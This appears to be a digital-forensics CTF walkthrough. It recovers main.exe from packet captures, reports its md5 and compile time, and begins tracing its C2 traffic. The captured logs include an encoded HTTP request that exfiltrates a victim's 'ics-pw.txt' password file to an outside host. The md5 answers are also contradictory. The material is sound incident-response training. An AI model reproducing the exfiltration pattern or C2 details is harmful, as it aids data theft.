192.168.1.10   52.95.251.150   HTTP        61 POST /4E63C887BCF2 HTTP/1.1
192.168.1.10   52.95.251.150   HTTP        75 POST /4E63C887BCF2 HTTP/1.1
192.168.1.10   52.95.251.150   HTTP        61 POST /4E63C887BCF2 HTTP/1.1
192.168.1.10   52.95.251.150   HTTP        61 POST /4E63C887BCF2 HTTP/1.1
192.168.1.10   52.95.251.150   HTTP        61 POST /4E63C887BCF2 HTTP/1.1
192.168.1.10   52.95.251.150   HTTP        61 POST /4E63C887BCF2 HTTP/1.1
192.168.1.10   52.95.251.150   HTTP        74 POST /%65%78%66%69%6c/4E63C887BCF2/c:%5Cusers%5Casarea%5Cdesktop%5Cics-pw.txt HTTP/1.1
192.168.1.10   52.95.251.150   HTTP        61 POST /4E63C887BCF2 HTTP/1.1
192.168.1.10   52.95.251.150   HTTP        61 POST /4E63C887BCF2 HTTP/1.1
192.168.1.10   52.95.251.150   HTTP        61 POST /4E63C887BCF2 HTTP/1.1
```

Answer: ics-pw.txt


Erge 11

Recover the malware from memory. What is md5sum of main.exe?

Solution:

This question has a wrong answer, the correct answer is 0ebe5914aeea00d2e2112246356e66c5. Explanation below.


Go to the pcap file that we first saw main.exe,**2018-08-14_11-40-44.pacp**.



This PC › Desktop › Artifacts › pcaps

Name	Date modified	Type	Size
2018-08-14_10-07-45.pcap	8/23/2018 3:25 PM	Wireshark capture...	97,657 KB
2018-08-14_10-23-30.pcap	8/23/2018 3:26 PM	Wireshark capture...	97,657 KB
2018-08-14_10-46-06.pcap	8/23/2018 3:27 PM	Wireshark capture...	97,658 KB
2018-08-14_10-56-31.pcap	8/23/2018 3:27 PM	Wireshark capture...	97,658 KB
2018-08-14_11-20-34.pcap	8/23/2018 3:28 PM	Wireshark capture...	97,657 KB
2018-08-14_11-40-44.pcap	8/23/2018 3:28 PM	Wireshark capture...	97,657 KB
2018-08-14_12-42-28.pcap	8/23/2018 3:29 PM	Wireshark capture...	97,657 KB
2018-08-14_13-06-08.pcap	8/23/2018 3:30 PM	Wireshark capture...	97,657 KB
2018-08-14_14-12-59.pcap	8/23/2018 3:30 PM	Wireshark capture...	97,657 KB

To extract the malware, go to **file\export objects\http**.



```
Destination       Protocol  Length  Info
192.168.1.10      TCP           54  80 → 49218 [ACK] Seq=36 Ack=437 Win=29312 Len=0
5.101.80.151      TCP          103  49218 → 80 [PSH, ACK] Seq=437 Ack=36 Win=65536 Len=
192.168.1.10      TCP           54  80 → 49218 [ACK] Seq=36 Ack=486 Win=29312 Len=0
5.101.80.151      TCP           63  49218 → 80 [PSH, ACK] Seq=486 Ack=36 Win=65536 Len=
192.168.1.10      TCP           54  80 → 49218 [ACK] Seq=36 Ack=495 Win=29312 Len=0
52.95.251.151     TCP           60  [TCP Window Update] 49219 → 80 [ACK] Seq=147 Ack=15
5.101.80.151      TCP           71  49218 → 80 [PSH, ACK] Seq=495 Ack=36 Win=65536 Len=
192.168.1.10      HTTP        9445  HTTP/1.1 200 OK  (application/x-msdownload)
```


```
0 bits), 9445 bytes captured (75560 bits)
(36:4c:5e:a0:32:a7), Dst: 4e:63:c8:87:bc:f2 (4e:63:c8:87:bc:f2)
95.251.151, Dst: 192.168.1.10
rt: 80, Dst Port: 49219, Seq: 157313, Ack: 147, Len: 9391
#69659(7300), #69660(7300), #69663(5840), #69667(11680), #69672(5840), #69675(8760), #6
```

```
00000000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK·
00000010  0a 44 61 74 65 3a 20 54  75 65 2c 20 31 34 20 41   ·Date: T ue, 14 A
00000020  75 67 20 32 30 31 38 20  31 39 3a 30 33 3a 31 38   ug 2018  19:03:18
00000030  20 47 4d 54 0d 0a 53 65  72 76 65 72 3a 20 41 70    GMT··Se rver: Ap
00000040  61 63 68 65 2f 32 2e 34  2e 33 33 20 28 55 6e 69   ache/2.4 .33 (Uni
00000050  78 29 0d 0a 4c 61 73 74  2d 4d 6f 64 69 66 69 65   x)··Last -Modifie
00000060  64 3a 20 54 75 65 2c 20  30 37 20 41 75 67 20 32   d: Tue,  07 Aug 2
00000070  30 31 38 20 31 37 3a 33  30 3a 31 31 20 47 4d 54   018 17:3 0:11 GMT
00000080  0d 0a 45 54 61 67 3a 20  22 32 38 61 30 30 2d 35   ··ETag:  "28a00-5
00000090  37 32 64 62 62 65 66 39  63 65 63 30 22 0d 0a 41   72dbbef9 cec0"··A
000000a0  63 63 65 70 74 2d 52 61  6e 67 65 73 3a 20 62 79   ccept-Ra nges: by
000000b0  74 65 73 0d 0a 43 6f 6e  74 65 6e 74 2d 4c 65 6e   tes··Con tent-Len
000000c0  67 74 68 3a 20 31 36 36  34 30 30 0d 0a 4b 65 65   gth: 166 400··Kee
000000d0  70 2d 41 6c 69 76 65 3a  20 74 69 6d 65 6f 75 74   p-Alive:  timeout
000000e0  3d 35 2c 20 6d 61 78 3d  31 30 30 0d 0a 43 6f 6e   =5, max= 100··Con
000000f0  6e 65 63 74 69 6f 6e 3a  20 4b 65 65 70 2d 41 6c   nection:  Keep-Al
00000100  69 76 65 0d 0a 43 6f 6e  74 65 6e 74 2d 54 79 70   ive··Con tent-Typ
00000110  65 3a 20 61 70 70 6c 69  63 61 74 69 6f 6e 2f 78   e: appli cation/x
```

Frame (9445 bytes) | Reassembled TCP (166703 bytes)


TCP Segments (tcp.segments), 166703 bytes | Packets: 189280 · Displayed: 189280 (100.0%) | Profile: Default

Search for main.exe and save to a folder.



Packet	Hostname	Content Type	Size	Filename
69755	52.95.251.151	application/x-...	166 kB	main.exe


Text Filter: main.exe



his PC › Desktop › Artifacts › ARTIFACTS FOUND

Name	Date modified	Type	Size
login_recompiled	7/24/2019 4:56 PM	File folder	
META-INF	7/24/2019 4:44 PM	File folder	
7.jpeg	7/25/2019 2:48 PM	JPEG File	30 KB
exiftool.exe	7/25/2019 10:35 AM	Application	8,311 KB
login.jar	7/24/2019 2:58 PM	Executable Jar File	4,415 KB
login_recompiled.jar	7/24/2019 4:44 PM	Executable Jar File	11 KB
login_recompiled.zip	7/24/2019 4:45 PM	Compressed (zipp...	6 KB
main.exe	7/26/2019 1:32 PM	Application	163 KB
upload_file	7/25/2019 4:54 PM	File	943 KB
upload_file1	7/25/2019 4:54 PM	File	1 KB

Go to the command line and run the following commands: **cd **Desktop\Artifacts\ARTIFACTS FOUND** (My path to the file, yours will be different), then **md5sum main.exe**.



Command Prompt

```
C:\Users\tracerfire>cd "Desktop\Artifacts\ARTIFACTS FOUND"

C:\Users\tracerfire\Desktop\Artifacts\ARTIFACTS FOUND>md5sum main.exe
0ebe5914aeea00d2e2112246356e66c5 *main.exe

C:\Users\tracerfire\Desktop\Artifacts\ARTIFACTS FOUND>
```

The exectuable was grabbed from the memory of the machine in question, however if you pull this exe from what is downloaded, you will get the md5 of 0ebe5914aeea00d2e2112246356e66c5. The memory will show a modified version of the executable because the malware modifies itself.

Answer: techically ad8cfe14fd6555b1e7385e49ba1a28bb


Erge 12

What is the compile time of the malware according to IDA? Answer in the number of seconds since epoch in decimal?

Solution:


It's not necessary to use IDA and there is a much easier way using Exiftool (to download exiftool go to the resource page).

Know where the malware is stored.




Name	Date modified	Type	Size
login_recompiled	7/24/2019 4:56 PM	File folder	
META-INF	7/24/2019 4:44 PM	File folder	
7.jpeg	7/25/2019 2:48 PM	JPEG File	30 KB
exiftool.exe	7/25/2019 10:35 AM	Application	8,311 KB
login.jar	7/24/2019 2:58 PM	Executable Jar File	4,415 KB
login_recompiled.jar	7/24/2019 4:44 PM	Executable Jar File	11 KB
login_recompiled.zip	7/24/2019 4:45 PM	Compressed (zipp...	6 KB
main.exe	7/26/2019 1:32 PM	Application	163 KB
upload_file	7/25/2019 4:54 PM	File	943 KB
upload_file1	7/25/2019 4:54 PM	File	1 KB

Go to the command line and run the following commands: **cd **Desktop\Artifacts\ARTIFACTS FOUND** (My path to the file, yours will be different), then **exiftool main.exe**. This will show you the timestamp: **2018:08:07 11:23:24-06:00**



```
C:\Users\tracerfire>cd "Desktop\Artifacts\ARTIFACTS FOUND"

C:\Users\tracerfire\Desktop\Artifacts\ARTIFACTS FOUND>exiftool main.exe
ExifTool Version Number         : 11.59
File Name                       : main.exe
Directory                       : .
File Size                       : 162 kB
File Modification Date/Time     : 2019:07:26 13:32:00-06:00
File Access Date/Time           : 2019:07:26 13:32:00-06:00
File Creation Date/Time         : 2019:07:26 13:32:00-06:00
File Permissions                : rw-rw-rw-
File Type                       : Win32 EXE
File Type Extension             : exe
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 2018:08:07 11:23:24-06:00
Image File Characteristics      : Executable, 32-bit
PE Type                         : PE32
Linker Version                  : 14.14
Code Size                       : 125952
Initialized Data Size           : 42496
Uninitialized Data Size         : 0
Entry Point                     : 0x8423
OS Version                      : 6.0
Image Version                   : 0.0
Subsystem Version               : 6.0
Subsystem                       : Windows command line
```

Convert the timestamp to Unix Epoch, use Cyberchef. Change the time stamp from **2018:08:07 11:23:24-06:00 to Tue 7 August 2018 11:23:24-06:00.** (Make sure to uncheck *Treat as UTC* or it'll display the wrong answer.)



```
Tue 7 August 2018 11:23:24-06:00
```

```
1533662604 (Tue 7 August 2018 17:23:24 UTC)
```


Answer: 1533662604

Erge 13

What cipher is the malware using to communicate?


Solution:

Look back to the pcap file where we saw the C2 server first (Erge_9). **2018-08-14_13-06-08.pcap**.


2018-08-14_13-06-08.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.    Time        Source          Destination     Protocol Length Info
 46887 337.558806  208.77.78.206   192.168.1.10    UDP       787 443 → 63452 Len=745
 46888 337.560212  192.168.1.10    208.77.78.206   UDP        73 63452 → 443 Len=31
